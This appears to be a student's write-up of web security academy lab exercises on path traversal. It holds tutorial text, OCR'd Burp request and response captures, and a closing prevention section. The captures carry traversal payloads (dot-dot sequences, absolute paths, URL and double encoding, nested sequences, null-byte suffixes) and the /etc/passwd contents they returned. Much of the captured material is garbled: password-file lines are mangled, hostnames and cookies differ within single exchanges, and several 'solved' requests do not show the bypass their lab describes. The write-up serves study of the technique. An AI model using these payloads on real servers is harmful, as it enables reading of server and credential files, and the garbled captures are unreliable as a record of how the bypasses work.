

What is path traversal?

Path traversal is also known as directory traversal. These vulnerabilities enable an attacker to read arbitrary files on the server that is running an application. This might include:

- Application code and data.
- Credentials for back-end systems.
- Sensitive operating system files.

In some cases, an attacker might be able to write to arbitrary files on the server, allowing them to modify application data or behavior, and ultimately take full control of the server.

➤ Normal Traversal sequences

Reading arbitrary files via path traversal

Imagine a shopping application that displays images of items for sale. This might load an image using the following HTML:

```

```

The `loadImage` URL takes a `filename` parameter and returns the contents of the specified file. The image files are stored on disk in the location `/var/www/images/`. To return an image, the application appends the requested filename to this base directory and uses a filesystem API to read the contents of the file. In other words, the application reads from the following file path:

```
/var/www/images/218.png
```

This application implements no defenses against path traversal attacks. As a result, an attacker can request the following URL to retrieve the `/etc/passwd` file from the server's filesystem:

```
https://insecure-website.com/loadImage?filename=../../../../etc/passwd
```

This causes the application to read from the following file path:

```
/var/www/images/../../../../etc/passwd
```

The sequence `..../` is valid within a file path, and means to step up one level in the directory structure. The three consecutive `..../` sequences step up from `/var/www/images/` to the filesystem root, and so the file that is actually read is:

```
/etc/passwd
```

On Unix-based operating systems, this is a standard file containing details of the users that are registered on the server, but an attacker could retrieve other arbitrary files using the same technique.

On Windows, both `../` and `..\` are valid directory traversal sequences. The following is an example of an equivalent attack against a Windows-based server:

```
https://insecure-website.com/loadImage?filename=..\..\..\windows\win.ini
```

Lab: File path traversal, simple case

APPRENTICE

△ LAB

✓ Solved

This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

➤ Absolute Path

Common obstacles to exploiting path traversal vulnerabilities

Many applications that place user input into file paths implement defenses against path traversal attacks. These can often be bypassed.

If an application strips or blocks directory traversal sequences from the user-supplied filename, it might be possible to bypass the defense using a variety of techniques.

You might be able to use an absolute path from the filesystem root, such as `filename=/etc/passwd`, to directly reference a file without using any traversal sequences.

Lab: File path traversal, traversal sequences blocked with absolute path bypass



This lab contains a path traversal vulnerability in the display of product images

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the `/etc/passwd` file

 ACCESS THE LAB

Request

Pretty Raw Hex

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a0300ca046533c0107b66800d8000d.web-security-academy.net
3 Cookie: session=McbfH6EXxaAR2xTxsLxWd1VBYotyPi
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a0300ca046533c0107b66800d8000d.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u5
13 Te: trailers
14
15
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

Request

Pretty	Raw	Hex
1 GET /image?filename=/etc/passwd HTTP/2		
2 Host: 0a030c0a46533c08107b6600d000d.web-security-academy.net		
3 Cookie: session=MCbFhEXxaARxTxmsLxWd1VYb0ytp1		
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0		
5 Accept: image/*,vif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5		
6 Accept-Language: en-US,en;q=0.5		
7 Accept-Encoding: gzip, deflate, br		
8 Referer: https://0a030c0a46533c08107b6600d000d.web-security-academy.net/		
9 Sec-Fetch-Site: image		
10 Sec-Fetch-Mode: no-cors		
11 Sec-Fetch-Dest: image		
12 Priority: u5		
13 Te: trailers		
14		
15		

Response

Pretty	Raw	Hex	Render
1 HTTP/2 200 OK			
2 Content-Type: image/jpeg			
3 X-Frame-Options: SAMEORIGIN			
4 Content-Length: 3316			
5			
6 root:x:0:root:/root:/bin/bash			
7 daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin			
8 bin:x:1:bin:/bin:/usr/sbin/nologin			
9 sync:x:1:3:sync:/dev:/usr/sbin/nologin			
10 sync:x:4:65534:sync:/bin:/bin/sync			
11 ganesha:x:6:65534:ganesha:/var/run:/usr/sbin/nologin			
12 ganesha:x:6:1:man:/var/cache/man:/usr/sbin/nologin			
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin			
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin			
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin			
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin			
17 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin			
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin			
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin			
20 lister:x:39:30:Mailing List Manager:/var/list:/usr/sbin/nologin			
21 ircx:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin			
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin			
23 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin			
24 apt-x:100:65534::nonexistent:/usr/sbin/nologin			
25 peter:x:10001:12001:/home/peter:/bin/bash			
26 carlos:x:12002:12002:/home/carlos:/bin/bash			
27 user:x:12003:12000:/home/user:/bin/bash			
28 elmer:x:12004:12000:/home/elmer:/bin/bash			
29 adm:x:12005:12000:/var/adm:/bin/bash			
30 dnsmasqibus:x:101:101::/nonexistent:/usr/sbin/nologin			
31 dnsmasq:x:102:65534:dnsmasq::/var/lib/misc:/usr/sbin/nologin			
32 systemd-timesyncd:x:103:103:system Time			

➤ Nested Traversal Sequences

Common obstacles to exploiting path traversal vulnerabilities - Continued

You might be able to use nested traversal sequences, such as `....//` or `....\/\.`. These revert to simple traversal sequences when the inner sequence is stripped.

Lab: File path traversal, traversal sequences stripped non-recursively

PRACTITIONER

LAB

Solved

This lab contains a path traversal vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Request

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: Oaf600f004a91d7d83743c66005c00d8.web-security-academy.net
3 Cookie: session=FavghFMY3On16qAgQz2tfuOpBV7mX0J
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oaf600f004a91d7d83743c66005c00d8.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
14
15
```

Response

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

Request

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: Oaf600f004a91d7d83743c66005c00d8.web-security-academy.net
3 Cookie: session=FavghFMY3On16qAgQz2tfuOpBV7mX0J
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oaf600f004a91d7d83743c66005c00d8.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
14
15
```

Response

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

Request

```
1 GET /image?filename=../../../../../../../../etc/passwd HTTP/2
2 Host: Oaf600f004a91d7d83743c66005c00d8.web-security-academy.net
3 Cookie: session=FavghFMY3On16qAgQz2tfuOpBV7mX0J
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oaf600f004a91d7d83743c66005c00d8.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
14
15
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
```

Content of /etc/passwd:

```
root:x:0:0::/root:/bin/bash
daemon:x:1:1::/dev/null:/usr/sbin/nologin
bin:x:2:2::bin:/bin:/usr/sbin/nologin
sys:x:3:3::sys:/dev:/usr/sbin/nologin
sync:x:4:4::sync:/bin:/sync
games:x:5:60::games:/usr/games:/usr/sbin/nologin
mail:x:8:12::mail:/var/mail:/usr/sbin/nologin
news:x:9:9::news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10::uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13::proxy:/var/spool/uucp:/usr/sbin/nologin
www-data:x:33:33::www-data:/var/www:/usr/sbin/nologin
nogroup:x:43:43::nogroup:/var/www:/usr/sbin/nologin
list:x:20:20::Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:19:19::ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41::Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nologin
pcmcia:x:101:101::/nonexistent:/usr/sbin/nologin
carlos:x:12001:12002::/home/carlo:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534::dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103::systemd Time
Smbshare:x:104:104::/var/www/share:/usr/sbin/nologin
```

➤ URL encode or Double URL encode

Common obstacles to exploiting path traversal vulnerabilities - Continued

In some contexts, such as in a URL path or the `filename` parameter of a `multipart/form-data` request, web servers may strip any directory traversal sequences before passing your input to the application. You can sometimes bypass this kind of sanitization by URL encoding, or even double URL encoding, the `../` characters. This results in `%2e%2e%2f` and `%252e%252e%252f` respectively. Various non-standard encodings, such as `..%c0%af` or `..%ef%bc%8f`, may also work.

For Burp Suite Professional users, Burp Intruder provides the predefined payload list **Fuzzing - path traversal**. This contains some encoded path traversal sequences that you can try.

Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

PRACTITIONER

LAB Solved

This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Request

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: Oa070De0d4e44ace0c6a1dbf00da001f.web-security-academy.net
3 Cookie: session=cgR0eoWgQL97632mhc7NtphC2Mw1J
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oa070De0d4e44ace0c6a1dbf00da001f.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
14
15
```

Response

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

Inspector

Selected text
..%252e%252e%252f/etc/passwd

Decoded from: URL encoding

Decoded from: URL encoding

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

➤ Expecting base folder

Common obstacles to exploiting path traversal vulnerabilities - Continued

An application may require the user-supplied filename to start with the expected base folder, such as `/var/www/images`. In this case, it might be possible to include the required base folder followed by suitable traversal sequences. For example: `filename=/var/www/images/../../../../etc/passwd`.


Lab: File path traversal, validation of start of path



This lab contains a path traversal vulnerability in the display of product images.

The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



Request

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: Oabc000e4079652807571cf00bd003d.web-security-academy.net
3 Cookie: session=6nt5FBmtFxoapKXRxMBVfVYy1dPVHqd
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oabc000e4079652807571cf00bd003d.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
14
15
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:root:root:/bin/bash
7 daemon:x:1:daemon:/usr/sbin/nologin
8 bin:x:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:sync:/var/run:/usr/sbin/nologin
11 messagebus:x:19:messagebus:/var/run:/usr/sbin/nologin
12 man:x:6:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:11:proxy:/var/spool/proxy:/usr/sbin/nologin
18 www-data:x:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailman List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:99:nobody:/nonexistent:/usr/sbin/nologin
24 apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 calloix:x:12002:12002::/home/calloix:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 msgengr:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmanq:x:102:65534:dnsmngr,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesyncd:x:103:103:systemd Time
```

➤ Expecting the file extension — Usage of NULL BYTE

Common obstacles to exploiting path traversal vulnerabilities - Continued

An application may require the user-supplied filename to end with an expected file extension, such as `.png`. In this case, it might be possible to use a null byte to effectively terminate the file path before the required extension. For example: `filename=../../../../etc/passwd%00.png`.

Lab: File path traversal, validation of file extension with null byte bypass

PRACTITIONER

LAB ✓ Solved

This lab contains a path traversal vulnerability in the display of product images.

The application validates that the supplied filename ends with the expected file extension.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Request

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: Oabc000e4079652807571cf00bd003d.web-security-academy.net
3 Cookie: session=6nt5FBmtFxoapKXRxMBVfVYy1dPVHqd
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oabc000e4079652807571cf00bd003d.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
14
15
```

Response

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

```

Request
Pretty Raw Hex
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: Oabc000e04079652807571f00bd003d.web-security-academy.net
3 Cookie: session=6nt5fKbmfxospXKhxBVTVyidvNQd
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oabc000e04079652807571f00bd003d.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 To: trailers
14
15

```

```

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/png
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sync:x:3:3:sync:/bin:/usr/sbin/nologin
10 sys:x:4:4:sys:/bin:/usr/sbin/nologin
11 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
12 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
13 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
14 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
15 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
16 user:x:1000:1000::/home/user:/bin/bash
17 www-data:x:33:www-data:/var/www:/usr/sbin/nologin
18 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
19 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
20 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
21 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
22 nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin
23 apt:x:100:65534:APT:/var/lib/dpkg:/usr/sbin/nologin
24 peter:x:12001:12001::/home/peter:/bin/bash
25 carlos:x:12002:12002::/home/carlo:/bin/bash
26 user:x:12000:12000::/home/user:/bin/bash
27 elmer:x:12099:12099::/home/elmer:/bin/bash
28 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/home/xdm:/usr/sbin/nologin
31 dnamebus:x:102:10594:dnamed,,,:/var/mmc/misc:/usr/sbin/nologin
32 _systemd-timesync:x:103:103:/systemd Time

```

How to prevent a path traversal attack

The most effective way to prevent path traversal vulnerabilities is to avoid passing user-supplied input to filesystem APIs altogether. Many application functions that do this can be rewritten to deliver the same behavior in a safer way.

If you can't avoid passing user-supplied input to filesystem APIs, we recommend using two layers of defense to prevent attacks:

- Validate the user input before processing it. Ideally, compare the user input with a whitelist of permitted values. If that isn't possible, verify that the input contains only permitted content, such as alphanumeric characters only.
- After validating the supplied input, append the input to the base directory and use a platform filesystem API to canonicalize the path. Verify that the canonicalized path starts with the expected base directory.

Below is an example of some simple Java code to validate the canonical path of a file based on user input:

```

File file = new File(BASE_DIRECTORY, userInput);
if (file.getCanonicalPath().startsWith(BASE_DIRECTORY)) {
    // process file
}

```



Well done! You've completed Path traversal.

